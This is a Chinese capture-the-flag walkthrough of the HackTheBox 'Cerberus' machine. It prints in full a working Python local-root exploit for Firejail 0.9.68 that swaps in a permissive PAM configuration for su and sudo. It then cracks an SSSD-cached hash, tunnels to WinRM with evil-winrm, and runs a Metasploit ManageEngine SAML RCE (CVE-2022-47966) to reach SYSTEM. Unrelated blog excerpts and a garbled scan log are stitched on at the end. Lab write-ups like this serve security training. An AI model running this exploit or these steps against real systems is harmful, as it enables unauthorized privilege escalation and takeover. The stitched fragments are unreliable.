
谷歌查了一下发现2022年新出了一个本地提权漏洞
exp
#!/usr/bin/python3

# Author: Matthias Gerstner <matthias.gerstner () suse com>
#
# Proof of concept local root exploit for a vulnerability in Firejail 0.9.68
# in joining Firejail instances.
#
# Prerequisites:
# - the firejail setuid-root binary needs to be installed and accessible to the
#   invoking user
#
# Exploit: The exploit tricks the Firejail setuid-root program to join a fake
# Firejail instance. By using tmpfs mounts and symlinks in the unprivileged
# user namespace of the fake Firejail instance the result will be a shell that
# lives in an attacker controller mount namespace while the user namespace is
# still the initial user namespace and the nonewprivs setting is unset,
# allowing to escalate privileges via su or sudo.

import os
import shutil
import stat
import subprocess
import sys
import tempfile
import time
from pathlib import Path

# Print error message and exit with status 1
def printe(*args, **kwargs):
    kwargs['file'] = sys.stderr
    print(*args, **kwargs)
    sys.exit(1)

# Return a boolean whether the given file path fulfils the requirements for the
# exploit to succeed:
# - owned by uid 0
# - size of 1 byte
# - the content is a single '1' ASCII character
def checkFile(f):
    s = os.stat(f)

    if s.st_uid != 0 or s.st_size != 1 or not stat.S_ISREG(s.st_mode):
        return False

    with open(f) as fd:
        ch = fd.read(2)

        if len(ch) != 1 or ch != "1":
            return False

    return True

def mountTmpFS(loc):
    subprocess.check_call("mount -t tmpfs none".split() + [loc])

def bindMount(src, dst):
    subprocess.check_call("mount --bind".split() + [src, dst])

def checkSelfExecutable():
    s = os.stat(__file__)

    if (s.st_mode & stat.S_IXUSR) == 0:
        printe(f"{__file__} needs to have the execute bit set for the exploit to work. Run `chmod +x {__file__}` and try again.")

# This creates a "helper" sandbox that serves the purpose of making available
# a proper "join" file for symlinking to as part of the exploit later on.
#
# Returns a tuple of (proc, join_file), where proc is the running subprocess
# (it needs to continue running until the exploit happened) and join_file is
# the path to the join file to use for the exploit.
def createHelperSandbox():
    # just run a long sleep command in an unsecured sandbox
    proc = subprocess.Popen(
            "firejail --noprofile -- sleep 10d".split(),
            stderr=subprocess.PIPE)

    # read out the child PID from the stderr output of firejail
    while True:
        line = proc.stderr.readline()
        if not line:
            raise Exception("helper sandbox creation failed")

        # on stderr a line of the form "Parent pid <ppid>, child pid <pid>" is output
        line = line.decode('utf8').strip().lower()
        if line.find("child pid") == -1:
            continue

        child_pid = line.split()[-1]

        try:
            child_pid = int(child_pid)
            break
        except Exception:
            raise Exception("failed to determine child pid from helper sandbox")

    # We need to find the child process of the child PID, this is the
    # actual sleep process that has an accessible root filesystem in /proc
    children = f"/proc/{child_pid}/task/{child_pid}/children"

    # If we are too quick then the child does not exist yet, so sleep a bit
    for _ in range(10):
        with open(children) as cfd:
            line = cfd.read().strip()
            kids = line.split()
            if not kids:
                time.sleep(0.5)
                continue
            elif len(kids) != 1:
                raise Exception(f"failed to determine sleep child PID from helper sandbox: {kids}")

            try:
                sleep_pid = int(kids[0])
                break
            except Exception:
                raise Exception("failed to determine sleep child PID from helper sandbox")
    else:
        raise Exception(f"sleep child process did not come into existence in {children}")

    join_file = f"/proc/{sleep_pid}/root/run/firejail/mnt/join"
    if not os.path.exists(join_file):
        raise Exception(f"join file from helper sandbox unexpectedly not found at {join_file}")

    return proc, join_file

# Re-executes the current script with unshared user and mount namespaces
def reexecUnshared(join_file):

    if not checkFile(join_file):
        printe(f"{join_file}: this file does not match the requirements (owner uid 0, size 1 byte, content '1')")

    os.environ["FIREJOIN_JOINFILE"] = join_file
    os.environ["FIREJOIN_UNSHARED"] = "1"

    unshare = shutil.which("unshare")
    if not unshare:
        printe("could not find 'unshare' program")

    cmdline = "unshare -U -r -m".split()
    cmdline += [__file__]

    # Re-execute this script with unshared user and mount namespaces
    subprocess.call(cmdline)

if "FIREJOIN_UNSHARED" not in os.environ:
    # First stage of execution, we first need to fork off a helper sandbox and
    # an exploit environment
    checkSelfExecutable()
    helper_proc, join_file = createHelperSandbox()
    reexecUnshared(join_file)

    helper_proc.kill()
    helper_proc.wait()
    sys.exit(0)
else:
    # We are in the sandbox environment, the suitable join file has been
    # forwarded from the first stage via the environment
    join_file = os.environ["FIREJOIN_JOINFILE"]

# We will make /proc/1/ns/user point to this via a symlink
time_ns_src = "/proc/self/ns/time"

# Make the firejail state directory writeable, we need to place a symlink to
# the fake join state file there
mountTmpFS("/run/firejail")
# Mount a tmpfs over the proc state directory of the init process, to place a
# symlink to a fake "user" ns there that firejail thinks it is joining
try:
    mountTmpFS("/proc/1")
except subprocess.CalledProcessError:
    # This is a special case for Fedora Linux where SELinux rules prevent us
    # from mounting a tmpfs over proc directories.
    # We can still circumvent this by mounting a tmpfs over all of /proc, but
    # we need to bind-mount a copy of our own time namespace first that we can
    # symlink to.
    with open("/tmp/time", 'w') as _:
        pass
    time_ns_src = "/tmp/time"
    bindMount("/proc/self/ns/time", time_ns_src)
    mountTmpFS("/proc")

FJ_MNT_ROOT = Path("/run/firejail/mnt")

# Create necessary intermediate directories
os.makedirs(FJ_MNT_ROOT)
os.makedirs("/proc/1/ns")

# Firejail expects to find the umask for the "container" here, else it fails
with open(FJ_MNT_ROOT / "umask", 'w') as umask_fd:
    umask_fd.write("022")

# Create the symlink to the join file to pass Firejail's sanity check
os.symlink(join_file, FJ_MNT_ROOT / "join")
# Since we cannot join our own user namespace again fake a user namespace that
# is actually a symlink to our own time namespace. This works since Firejail
# calls setns() without the nstype parameter.
os.symlink(time_ns_src, "/proc/1/ns/user")

# The process joining our fake sandbox will still have normal user privileges,
# but it will be a member of the mount namespace under the control of *this*
# script while *still* being a member of the initial user namespace.
# 'no_new_privs' won't be set since Firejail takes over the settings of the
# target process.
#
# This means we can invoke setuid-root binaries as usual but they will operate
# in a mount namespace under our control. To exploit this we need to adjust
# file system content in a way that a setuid-root binary grants us full
# root privileges. 'su' and 'sudo' are the most typical candidates for it.
#
# The tools are hardened a bit these days and reject certain files if not owned
# by root e.g. /etc/sudoers. There are various directions that could be taken,
# this one works pretty well though: Simply replacing the PAM configuration
# with one that will always grant access.
with tempfile.NamedTemporaryFile('w') as tf:
    tf.write("auth sufficient pam_permit.so\n")
    tf.write("account sufficient pam_unix.so\n")
    tf.write("session sufficient pam_unix.so\n")

    # Be agnostic about the PAM config file location in /etc or /usr/etc
    for pamd in ("/etc/pam.d", "/usr/etc/pam.d"):
        if not os.path.isdir(pamd):
            continue
        for service in ("su", "sudo"):
            service = Path(pamd) / service
            if not service.exists():
                continue
            # Bind mount over new "helpful" PAM config over the original
            bindMount(tf.name, service)

print(f"You can now run 'firejail --join={os.getpid()}' in another terminal to obtain a shell where 'sudo su -' should grant you a root shell.")

while True:
    line = sys.stdin.readline()
    if not line:
        break
成功提权到root权限(这里运行python脚本后,需要另一个shell来执行提权命令)

因为有域的存在,检查SSSD,目录在/var/lib/sss/db(SSSD是一种常见的Linux系统服务,提供了与LDAP,Kerberos和其他身份验证和授权服务的集成。SSSD提供了一种缓存机制,可以将身份验证和授权数据缓存在本地计算机上,以便在进行身份验证和授权时更快地访问这些数据。)


成功破解matthew的hash

利用fscan发现172.16.22.1主机

远程加载nmap脚本扫描172.16.22.1主机开发端口,发现5985端口开放

将5985端口转发出来

利用evil-winrm加上之前破解的密码成功登陆winrm

成功获取第一个flag
发现了ManageEngine,这个之前爆出过洞(之前复现过)

观察本地服务


ManageEngine ADSelfService Plus 的默认端口为9251

建立socks管道
将hosts文件域名解析为127.0.0.1(关于dc.cerberus.local的获取,尝试访问icinga.cerberus.local后会自动跳转到dc.cerberus.local)


访问https://dc.cerberus.local:9251后会自动跳转到一个登陆界面

利用账户matthew@cerberus.local和他的密码,虽然登陆后没有东西但是成功获取了最重要的GUID

 利用msf的exp
exploit/multi/http/manageengine_adselfservice_plus_saml_rce_cve_2022_47966
这个自己去想怎么获取的:ISSUER_URL[http://dc.cerberus.local/adfs/services/trust]

成功获取system权限

最后拿到了root.txt
个人名片:🐼作者简介:一名大二在校生🐻❄️个人主页:落798.🐼个人WeChat:落798.🕊️系列专栏:零基础学java-----重识c语言----计算机网络🐓每日一句:看淡一点在努力,你吃的苦会铺成你要的路!文章目录每日刷题30道1.如图所示是DHCP协议的运行过程,客户端从申请到获得IP地址的正确流程是哪一项?2.缺省情况下,OSPF外部路由属于以下哪一种类型?5.R1、R2、R3、R4运行OSPF,它们接口的DRPriority如图所示,假如设备同时启动,则_________被选举为DR。(请填写设备名称,例如R1)。6.以下关于IPv6重复地址检测的描述,错误的是哪一项?7.在WL
本文目录一、前言二、转换方式三、后语四、其他:node报错1、包默认C盘存放,而不是安装目录E盘2、正确的环境变量添加3、npminstall命令报错4、npminstall-gexpress报错没有权限一、前言由于想要把之前完成的微信小程序项目转换成uniapp项目,这样的话之后可以编译成其他平台的小程序、网页、安卓、IOS,所以开始了我的踩坑之旅。PS:安卓和IOS还是算了,主要弄其他小程序可以省很多功夫,但是各个平台不一样有的还是要自己来做,但是会省不少力气二、转换方式查看uniapp官方文档知道有工具可以转换,安装工具有两种方式,一种是装npm全局库、另一种是装HBuilderX插件,
目录AD7705简介ADC芯片——AD7705最详细讲解(STM32)http://t.csdn.cn/UbXjw工程以及主要代码分享,另外,附带演示视频。AD7705简介模块对输入电压进行了0.5倍的分压,才进入芯片采集。一句话说明白,TM7705是一个外置16位分辨率双通道ADC芯片,SPI通信协议,采用Σ-∆转换技术。价格便宜,对标同型号AD7705,基本能直接替换,程序基本通用。AD7705和TM7705功能区别:AD7705是美国模拟器件公司生产的。15元左右。TM7705是深圳天微生产的,引脚和功能和AD7705完全兼容。可以替代AD7705。价格比进口的便宜几倍。5元左右。(1
之前在网上下的一个游戏一键端,主要用于个人游玩用的,没想到不知不觉的中了如题所示的这个Synaptics蠕虫病毒。 刚开始的2天电脑一开机后经常发现C盘爆满,连1B文件空间都不剩,甚是奇怪,但是也没意识到是什么事情,直到今天查看进程才看到有一个Synaptics的奇怪进程,顶着我所下的那个游戏的图标在运行,在全局搜索后发现隐藏在C:\ProgramData\Synaptics路径下。 后来经网上资料查找发现是一种蠕虫病毒,其原理如下:行动轨迹:一是:其在C:\ProgramData\Synaptics创建原始病毒文件夹,内含“WS”子文件夹[为空]和“Sy
2022/2023学年第一学期课程设计实验报告模块名称Android课程设计专业通信工程(嵌入式培养)学生班级学生学号学生姓名指导教师设计题目熟悉adt-bundle-windows-x86或android-studio-ide应用开发环境:安装建立adt-bundle-windows-x86或android-studio-ide的应用开发环境实验。能编写基于移动端的android应用程序基本的界面及部分应用框架的程序设计综合应用任务要求1.熟悉adt-bundle-windows-x86开发环境安装与配置,能编写基于移动端的android应用程序掌握最基本的项目创建方法。掌握项目中的文件构成
Cerberusnmap┌──(root💀kali)-[~]└─#nmap-A10.129.190.106StartingNmap7.93(https://nmap.org)at2023-03-2021:52EDTStats:0:00:51elapsed;0hostscompleted(1up),1undergoingScriptScanNSETiming:About97.95%done;ETC:21:53(0:00:00remaining)Nmapscanreportfor10.129.190.106Hostisup(0.43slatency).Notshown:999filteredtcp
😀大家好,我是白晨,一个不是很能熬夜😫,但是也想日更的人✈。如果喜欢这篇文章,点个赞👍,关注一下👀白晨吧!你的支持就是我最大的动力!💪💪💪文章目录🍊前言🍋贪心算法经典题目🌸1.分割平衡字符串🌹2.买卖股票的最佳时机🌺3.跳跃游戏🌻4.多机调度问题🌼5.活动选择🌷6.最多可以参加的会议数目🌱7.无重叠区间🍍总结🍊前言观前提示:此文章需要一定贪心算法的基础。大家好呀,我是白晨🧐。贪心算法算是一种比较耳熟能详的算法,只要求出局部最优解就可以得到整体的最优解,而且面试很喜欢出这种问题。但是,贪心算法其实并不好想,特别是有些问题比较绕的时候,你可能根本就想不到贪心算法。动态规划这个算法是从整体出发求整体
